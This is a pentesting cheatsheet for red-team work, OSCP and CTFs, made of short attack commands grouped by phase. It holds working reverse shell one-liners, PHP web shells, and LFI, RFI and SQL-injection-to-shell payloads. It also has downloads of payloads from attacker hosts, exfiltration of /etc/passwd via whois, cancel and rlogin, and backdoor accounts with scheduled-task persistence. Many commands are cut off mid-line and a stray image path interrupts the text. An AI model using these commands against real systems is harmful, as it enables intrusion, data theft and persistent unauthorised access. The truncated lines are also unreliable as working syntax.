

# Pentesting Cheatsheets

Convenient commands for your pentesting / red-teaming engagements, OSCP and CTFs.

## Reconnaissance / Enumeration

### Extracting Live IPs from Nmap Scan

```
nmap 10.1.1.1 --open -oG scan-results; cat scan-results | grep "/open" | cut -d ' '
```

### Simple Port Knocking

```
for x in 7000 8000 9000; do nmap -Pn -host_timeout 201 -max-retries 0 -p $x 1.1.1.1
```

## DNS lookups, Zone Transfers & Brute-Force

```
1 whois domain.com
2 dig {a|txt|ns|mx} domain.com
3 dig {a|txt|ns|mx} domain.com @ns1.domain.com
4 host -t {a|txt|ns|mx} megacorpone.com
5 host -a megacorpone.com
6 host -l megacorpone.com ns1.megacorpone.com
7 dnsrecon -d megacorpone.com -t axfr @ns2.megacorpone.com
8 dnsenum domain.com
9 nslookup -> set type=any -> ls -d domain.com
10 for sub in $(cat subdomains.txt);do host $sub.domain.com|grep "has.address";done
```

## Banner Grabbing

```
1 nc -v $TARGET 80
2 telnet $TARGET 80
3 curl -vX $TARGET
```

## NFS Exported Shares

List NFS exported shares. If 'rw,no\_root\_squash' is present, upload and execute **sid-shell**

```
1 showmount -e 192.168.110.102
2 chown root:root sid-shell; chmod +s sid-shell
```

## Kerberos User Enumeration

```
nmap $TARGET -p 88 --script krb5-enum-users --script-args krb5-enum-users.realm='
```

## HTTP Brute-Force & Vulnerability Scanning

```
1 target=10.0.0.1; gobuster -u http://$target -r -w /usr/share/wordlists/dirbuster
2 target=10.0.0.1; nikto -h http://$target:80 | tee $target-nikto
3 target=10.0.0.1; wpscan --url http://$target:80 --enumerate u,t,p | tee $target
```

## RPC / NetBios / SMB

```
1 rpcinfo -p $TARGET
2 nbtscan $TARGET
3
4 #list shares
5 smbclient -L //$TARGET -U ""
6
7 # null session
8 rpcclient -U "" $TARGET
9 smbclient -L //$TARGET
10 enum4linux $TARGET
```

## SNMP

```
1 # Windows User Accounts
2 snmpwalk -c public -v1 $TARGET 1.3.6.1.4.1.77.1.2.25
3
4 # Windows Running Programs
5 snmpwalk -c public -v1 $TARGET 1.3.6.1.2.1.25.4.2.1.2
```

```
6
7 # Windows Hostname
8 snmpwalk -c public -v1 $TARGET .1.3.6.1.2.1.1.5
9
10 # Windows Share Information
11 snmpwalk -c public -v1 $TARGET 1.3.6.1.4.1.77.1.2.3.1.1
12
13 # Windows Share Information
14 snmpwalk -c public -v1 $TARGET 1.3.6.1.4.1.77.1.2.27
15
16 # Windows TCP Ports
17 snmpwalk -c public -v1 $TARGET4 1.3.6.1.2.1.6.13.1.3
18
19 # Software Name
20 snmpwalk -c public -v1 $TARGET 1.3.6.1.2.1.25.6.3.1.2
21
22 # brute-force community strings
23 onesixtyone -i snmp-ips.txt -c community.txt
24
25 snmp-check $TARGET
```

## SMTP

```
smtp-user-enum -U /usr/share/wordlists/names.txt -t $TARGET -m 150
```

## Active Directory

```
1 # current domain info
2 [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
3
4 # domain trusts
5 ([System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()).GetAllT
6
7 # current forest info
8 [System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest()
9
10 # get forest trust relationships
11 ([System.DirectoryServices.ActiveDirectory.Forest]::GetForest((New-Object System
12
13 # get DCs of a domain
14 nltest /dclist:offense.local
15
```

```
16 # get DC for currently authenticated session
17 nltest /dsgetdc:offense.local
18
19 # get domain trusts from cmd shell
20 nltest /domain_trusts
21
22 # get user info
23 nltest /user:"spotless"
24
25 # get DC for currently authenticated session
26 set l
27
28 # whoami on older Windows systems
29 set u
```

## Gaining Access

### Reverse Shell One-Liners

#### Bash

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

#### Perl

```
perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotoby
```

#### URL-Encoded Perl: Linux

```
echo%20%27use%20Socket%3B%24i%3D%2210.11.0.245%22%3B%24p%3D443%3Bsocket%28S%2CPF_
```

#### Python

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK
```

#### PHP

---

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

## Ruby

```
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i;exec sprintf("/bin/sh -i
```

## Netcat without -e #1

```
rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 10.0.0.1 1234 > /tmp,
```

## Netcat without -e #2

```
1 nc localhost 443 | /bin/sh | nc localhost 444
2 telnet localhost 443 | /bin/sh | telnet localhost 444
```

## Java

```
r = Runtime.getRuntime(); p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.0.0.1
```

## XTerm

```
xterm -display 10.0.0.1:1
```

## JDWP RCE

```
print new java.lang.String(new java.io.BufferedReader(new java.io.InputStreamReac
```

## Working with Restricted Shells

```
1 # rare cases
2 ssh bill@localhost ls -l /tmp
```

```
nice /bin/bash
```

## Interactive TTY Shells

```
/usr/bin/expect sh
```

```
1 python -c 'import pty; pty.spawn("/bin/sh")'
2 # execute one command with su as another user if you do not have access to the
3 python -c 'import pty,subprocess,os,time;(master,slave)=pty.openpty();p=subprocess
```

## Uploading/POSTing Files Through WWW Upload Forms

```
1 # POST file
2 curl -X POST -F "file=@/file/location/shell.php" http://$TARGET/upload.php --cc
3
4 # POST binary data to web form
5 curl -F "field=<shell.zip" http://$TARGET/upld.php -F 'k=v' --cookie "k=v;" -F
```

## PUTing File on the Webhost via PUT verb

```
curl -X PUT -d '<?php system($_GET["c"]);?>' http://192.168.2.99/shell.php
```

## Generating Payload Pattern & Calculating Offset

```
1 /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2000
2 /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q $EIP_VALUE
```

## Bypassing File Upload Restrictions

- file.php -> file.jpg
- file.php -> file.php.jpg
- file.asp -> file.asp;.jpg
- file.gif (contains php code, but starts with string GIF/GIF98)
- 00%
- file.jpg with php backdoor in exif (see below)
- .jpg -> proxy intercept -> rename to .php

## Injecting PHP into JPEG

```
1 exiv2 -c'A "<?php system($_REQUEST['cmd']);?>"!' backdoor.jpeg
2 exiftool "--comment<=back.php" back.png
```

## Uploading .htaccess to interpret .blah as .php

```
AddType application/x-httpd-php .blah
```

## Cracking Passwords

### Cracking Web Forms with Hydra

```
hydra 10.10.10.52 http-post-form -L /usr/share/wordlists/list "/endpoint/login:use
```

### Cracking Common Protocols with Hydra

```
hydra 10.10.10.52 -l username -P /usr/share/wordlists/list ftp|ssh|smb://10.0.0.1
```

## HashCat Cracking

```
1 # Bruteforce based on the pattern;
2 hashcat -a3 -m0 mantas?d?d?d?u?u?u --force --potfile-disable --stdout
3
4 # Generate password candidates: wordlist + pattern;
5 hashcat -a6 -m0 "e99a18c428cb38d5f260853678922e03" yourPassword|/usr/share/word
```

## Generating Payload with msfvenom

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.245 LPORT=443 -f c -a x86 --p
```

## Compiling Code From Linux

```
1 # Windows
2 i686-w64-mingw32-gcc source.c -lws2_32 -o out.exe
```

```
3
4 # Linux
5 gcc -m32|-m64 -o output source.c
```

## Local File Inclusion to Shell

```
1 nc 192.168.1.102 80
2 GET /<?php passthru($_GET['cmd']); ?> HTTP/1.1
3 Host: 192.168.1.102
4 Connection: close
5
6 # Then send as cmd payload via http://192.168.1.102/index.php?page=../../../../
```

## Local File Inclusion: Reading Files

```
1 file:///etc/passwd
2
3 http://example.com/index.php?page=php://input&cmd=ls
4     POST: <?php system($_GET['cmd']); ?>
5 http://192.168.2.237/?-d+allow_url_include%3d1+-d+auto_prepend_file%3dphp://inp
6     POST: <?php system('uname -a');die(); ?>
7
8 expect://whoami
9 http://example.com/index.php?page=php://filter/read=string.rot13/resource=index
10 http://example.com/index.php?page=php://filter/convert.base64-encode/resource=i
11 http://example.com/index.php?page=php://filter/zlib.deflate/convert.base64-enco
12 http://example.net/?page=data://text/plain;base64,PD9waHAga3lzdGVtKCRfR0VUWydkb
13 http://10.1.1.1/index.php?page=data://text/plain,%3C?php%20system%28%22uname%20
14
15 # ZIP Wrapper
16 echo "<pre><?php system($_GET['cmd']); ?></pre>" > payload.php;
17 zip payload.zip payload.php;
18 mv payload.zip shell.jpg;
19 http://example.com/index.php?page=zip://shell.jpg%23payload.php
20
21 # Loop through file descriptors
22 curl '' -H 'Cookie: PHPSESSID=df74dce800c96bcac1f59d3b3d42087d' --output -
```

## Remote File Inclusion Shell: Windows + PHP



```
<?php system("powershell -Command '& {(New-Object System.Net.WebClient).Download
```

## SQL Injection to Shell or Backdoor

```
1 # Assumed 3 columns
2 http://target/index.php?vulnParam=0' UNION ALL SELECT 1,"<?php system($_REQUEST
```

```
1 # sqlmap; post-request - captured request via Burp Proxy via Save Item to File.
2 sqlmap -r post-request -p item --level=5 --risk=3 --dbms=mysql --os-shell --thr
```

```
1 # netcat reverse shell via mssql injection when xp_cmdshell is available
2 1000';+exec+master.dbo.xp_cmdshell+'(echo+open+10.11.0.245%26echo+anonymous%26e
```

## SQLite Injection to Shell or Backdoor

```
1 ATTACH DATABASE '/home/www/public_html/uploads/phpinfo.php' as pwn;
2 CREATE TABLE pwn.shell (code TEXT);
3 INSERT INTO pwn.shell (code) VALUES ('<?php system($_REQUEST['cmd']);?>');
```

## MS-SQL Console

```
1 mssqlclient.py -port 27900 user:password@10.1.1.1
2 sqsh -S 10.1.1.1 -U user -P password
```


## Upgradig Non-Interactive Shell

```
1 python -c 'import pty; pty.spawn("/bin/sh")'
2 /bin/busybox sh
```

## Python Input Code Injection

```
__import__('os').system('id')
```

# Local Enumeration & Privilege Escalation



<https://github.com/sagishahar/lpeworkshop>

## Binary Exploitation with ImmunityDebugger

### Get Loaded Modules

```
1 # We're interested in modules without protection, Read & Execute permissions
2 !mona modules
```

### Finding JMP ESP Address

```
!mona find -s "\xFF\xE4" -m moduleName
```

## Cracking a ZIP Password

```
fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt bank-account.zip
```

## Setting up Simple HTTP server

```
1 # Linux
2 python -m SimpleHTTPServer 80
3 python3 -m http.server
4 ruby -r webrick -e "WEBrick::HTTPServer.new(:Port => 80, :DocumentRoot => Dir.pwd).start
5 php -S 0.0.0.0:80
```

# MySQL User Defined Function Privilege Escalation

Requires [raptor\\_udf2.c](#) and [sid-shell.c](#) or [full tarball](#)

```
gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
```

```
1 use mysql;
2 create table npn(line blob);
3 insert into npn values(load_file('/tmp/raptor_udf2.so'));
4 select * from npn into dumpfile '/usr/lib/raptor_udf2.so';
5 create function do_system returns integer soname 'raptor_udf2.so';
6 select do_system('chown root:root /tmp/sid-shell; chmod +s /tmp/sid-shell');
```

## Docker Privilege Escalation

```
echo -e "FROM ubuntu:14.04\nENV WORKDIR /stuff\nRUN mkdir -p /stuff\nVOLUME [ /st
```

## Resetting root Password

```
echo "root:spotless" | chpasswd
```

## Uploading Files to Target Machine

### TFTP

```
1 #TFTP Linux: cat /etc/default/atftpd to find out file serving location; default
2 service atftpd start
3
4 # Windows
5 tftp -i $ATTACKER get /download/location/file /save/location/file
```

### FTP

```
1 # Linux: set up ftp server with anonymous logon access;
2 twistd -n ftp -p 21 -r /file/to/serve
3
4 # Windows shell: read FTP commands from ftp-commands.txt non-interactively;
```

```

5  echo open $ATTACKER>ftp-commands.txt
6  echo anonymous>>ftp-commands.txt
7  echo whatever>>ftp-commands.txt
8  echo binary>>ftp-commands.txt
9  echo get file.exe>>ftp-commands.txt
10 echo bye>>ftp-commands.txt
11 ftp -s:ftp-commands.txt
12
13 # Or just a one-liner
14 (echo open 10.11.0.245&echo anonymous&echo whatever&echo binary&echo get nc.exe

```

## CertUtil

```
certutil.exe -urlcache -f http://10.0.0.5/40564.exe bad.exe
```

## PHP

```
<?php file_put_contents("/var/tmp/shell.php", file_get_contents("http://10.11.0.245/nc.exe"))
```

## Python

```
python -c "from urllib import urlretrieve; urlretrieve('http://10.11.0.245/nc.exe', 'shell.py')
```

## HTTP: Powershell

```

1 powershell -Command "& {(New-Object System.Net.WebClient).DownloadFile('http://10.11.0.245/nc.exe', 'shell.py')}
2 powershell -Command "& {(New-Object System.Net.WebClient).DownloadFile('http://10.11.0.245/nc.exe', 'shell.py')}
3 powershell -Command "(New-Object System.Net.WebClient).DownloadFile('http://$ATTACKER/file.exe', 'localfile.exe')"
4 powershell (New-Object System.Net.WebClient).DownloadFile('http://$ATTACKER/file.exe', 'localfile.exe')
5
6 # download using default proxy credentials and launch
7 powershell -command { $b=New-Object System.Net.WebClient; $b.Proxy.Credentials = [System.Net.CredentialCache]::DefaultCredentials; $b.DownloadFile('http://$ATTACKER/file.exe', 'localfile.exe') }

```

## HTTP: VBScript

Copy and paste contents of `wget.vbs` into a Windows Shell and then:

```
cscript wget.vbs http://$ATTACKER/file.exe localfile.exe
```

## HTTP: Linux

```
1 wget http://$ATTACKER/file
2 curl http://$ATTACKER/file -O
3 scp ~/file/file.bin user@$TARGET:tmp/backdoor.py
```

## NetCat

```
1 # Attacker
2 nc -l -p 4444 < /tool/file.exe
3
4 # Victim
5 nc $ATTACKER 4444 > file.exe
```

## HTTP: Windows "debug.exe" Method

```
1 # 1. In Linux, convert binary to hex ascii:
2 wine /usr/share/windows-binaries/exe2bat.exe /root/tools/netcat/nc.exe nc.txt
3 # 2. Paste nc.txt into Windows Shell.
```

## HTTP: Windows BitsAdmin

```
cmd.exe /c "bitsadmin /transfer myjob /download /priority high http://$ATTACKER/
```

## Whois Data Exfiltration

```
1 # attacker
2 nc -l -v -p 43 | sed "s/ //g" | base64 -d
3 # victim
4 whois -h $attackerIP -p 43 `cat /etc/passwd | base64`
```

## Cancel Data Exfiltration

```
cancel -u "$(cat /etc/passwd)" -h ip:port
```

## rlogin Data Exfiltration

```
rlogin -l "$(cat /etc/passwd)" -p port host
```

## Bash Ping Sweeper

```
1 #!/bin/bash
2 for lastOctet in {1..254}; do
3     ping -c 1 10.0.0.$lastOctet | grep "bytes from" | cut -d " " -f 4 | cut -d
4 done
```

## Brute-forcing XOR'ed string with 1 byte key in Python

```
1 encrypted = "encrypted-string-here"
2 for i in range(0,255):
3     print("".join([chr(ord(e) ^ i) for e in encrypted]))
```

## Generating Bad Character Strings

```
1 # Python
2 '\\'.join([ "x{:02x}".format(i) for i in range(1,256) ])
```

```
1 # Bash
2 for i in {1..255}; do printf "\\x%02x" $i; done; echo -e "\\r"
```

## Converting Python to Windows Executable (.py -> .exe)

```
python pyinstaller.py --onefile convert-to-exe.py
```

## Port Scanning with NetCat

```
1 nc -nv -w 1 -z host 1000-2000
2 nc -nv -u -z -w 1 host 160-162
```

## Exploiting Vulnerable Windows Services: Weak Service Permissions

```
1 # Look for SERVICE_ALL_ACCESS in the output
2 accesschk.exe /accepteula -uwcqv "Authenticated Users" *
3
4 sc config [service_name] binpath= "C:\nc.exe 10.11.0.245 443 -e C:\WINDOWS\Syst
5 sc qc [service_name] (to verify!)
6 sc start [service_name]
```

## Find File/Folder Permissions Explicitly Set for a Given User

```
1 icacls.exe C:\folder /findsid userName-or-*sid /t
2 //look for (F)ull, (M)odify, (W)rite
```

## AlwaysInstallElevated MSI

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```

## Stored Credentials: Windows

```
1 c:\unattend.xml
2 c:\sysprep.inf
3 c:\sysprep\sysprep.xml
4 dir c:\*vnc.ini /s /b
5 dir c:\*ultravnc.ini /s /b
6 dir c:\ /s /b | findstr /si *vnc.ini
7
8 findstr /si password *.txt | *.xml | *.ini
9 findstr /si pass *.txt | *.xml | *.ini
10
11 # Windows Autologon
12 reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"
13
14 # VNC
15 reg query "HKCU\Software\ORL\WinVNC3>Password"
16
17 # Putty
18 reg query "HKCU\Software\SimonTatham\PuTTY\Sessions"
19
20 # Registry
21 reg query HKLM /f password /t REG_SZ /s
22 reg query HKCU /f password /t REG_SZ /s
```

## Unquoted Service Path

```
1 wmic service get name,displayname,pathname,startmode | findstr /i "auto" | findst
2 wmic service get name,displayname,pathname,startmode | findstr /i /v "C:\Window
```

## Creating Persistence

```
sc create spotlessSrv binpath= "C:\nc.exe 10.11.0.245 443 -e C:\WINDOWS\System32\
```

## Port Forwarding / SSH Tunneling

### SSH: Local Port Forwarding

```
1 # Listen on local port 8080 and forward incoming traffic to REMOT_HOST:PORT via
2 # Scenario: access a host that's being blocked by a firewall via SSH_SERVER;
3 ssh -L 127.0.0.1:8080:REMOTE_HOST:PORT user@SSH_SERVER
```

### SSH: Dynamic Port Forwarding

```
1 # Listen on local port 8080. Incoming traffic to 127.0.0.1:8080 forwards it to
2 # Scenario: proxy your web traffic through SSH tunnel OR access hosts on intern
3 ssh -D 127.0.0.1:8080 user@SSH_SERVER
```

### SSH: Remote Port Forwarding

```
1 # Open port 5555 on SSH_SERVER. Incoming traffic to SSH_SERVER:5555 is tunneled
2 # Scenario: expose RDP on non-routable network;
3 ssh -R 5555:LOCAL_HOST:3389 user@SSH_SERVER
4 plink -R ATTACKER:ATTACKER_PORT:127.0.0.1:80 -l root -pw pw ATTACKER_IP
```

### Proxy Tunnel

```
1 # Open a local port 127.0.0.1:5555. Incoming traffic to 5555 is proxied to DEST
2 # Scenario: a remote host has SSH running, but it's only bound to 127.0.0.1, bu
3 proxytunnel -p PROXY_HOST:3128 -d DESTINATION_HOST:22 -a 5555
4 ssh user@127.0.0.1 -p 5555
```



## HTTP Tunnel: SSH Over HTTP

```
1 # Server - open port 80. Redirect all incoming traffic to localhost:80 to local
2 hts -F localhost:22 80
3
4 # Client - open port 8080. Redirect all incoming traffic to localhost:8080 to 1
5 htc -F 8080 192.168.1.15:80
6
7 # Client - connect to localhost:8080 -> get tunneled to 192.168.1.15:80 -> get
8 ssh localhost -p 8080
```

## RunAs / Start Process As

### PowerShell

```
1 # Requires PSRemoting
2 $username = 'Administrator';$password = '1234test';$securePassword = ConvertTo-
3
4 # without PSRemoting
5 cmd> powershell Start-Process cmd.exe -Credential (New-Object System.Management
6
7 # without PS Remoting, with arguments
8 cmd> powershell -command "start-process cmd.exe -argumentlist '/c calc' -Creden
```

### CMD

```
1 # Requires interactive console
2 runas /user:userName cmd.exe
```

### PsExec

```
psexec -accepteula -u user -p password cmd /c c:\temp\nc.exe 10.11.0.245 80 -e cr
```

### Pth-WinExe

```
pth-winexe -U user%pass --runas=user%pass //10.1.1.1 cmd.exe
```

## Recursively Find Hidden Files: Windows

```
dir /A:H /s "c:\program files"
```

## General File Search

```
1 # Query the local db for a quick file find. Run updatedb before executing locate
2 locate passwd
3
4 # Show which file would be executed in the current environment, depending on $PATH
5 which nc wget curl php perl python netcat tftp telnet ftp
6
7 # Search for *.conf (case-insensitive) files recursively starting with /etc;
8 find /etc -iname *.conf
```

## Post-Exploitation & Maintaining Access

### Browsing Registry Hives

```
hivesh /registry/file
```

### Decrypting VNC Password

```
wine vncpwdump.exe -k key
```

### Creating User and Adding to Local Administrators

```
net user spotless spotless /add & net localgroup Administrators spotless /add
```

### Creating SSH Authorized Keys

```
mkdir /root/.ssh 2>/dev/null; echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQChKCUsf'
```

## Creating Backdoor User w/o Password

```
1 echo 'spotless::0:0:root:/root:/bin/bash' >> /etc/passwd
2
3 # Rarely needed, but if you need to add a password to the previously created user
4 sed 's/!/\$6$o1\$.HFMVM$a3hY60PT\$/DiQYy4koI6Z3\$/sLilts0cFoS5yCKhBBqQLH5K1QlHKL8\'
```

## Creating Another root User

```
useradd -u0 -g0 -o -s /bin/bash -p `openssl passwd yourpass` rootuser
```

## Generating OpenSSL Password

```
1 openssl passwd -1 password
2 # output $1$YKbEkrkZ$7Iy/M3exliD/yJfJVeTn5.
```

## Persistent Back Doors

```
1 # Launch evil.exe every 10 minutes
2 schtasks /create /sc minute /mo 10 /tn "TaskName" /tr C:\Windows\system32\evil.
```

This was inspired by and forked/adapted/updated from [Dostoevsky's Pentest Notes](#).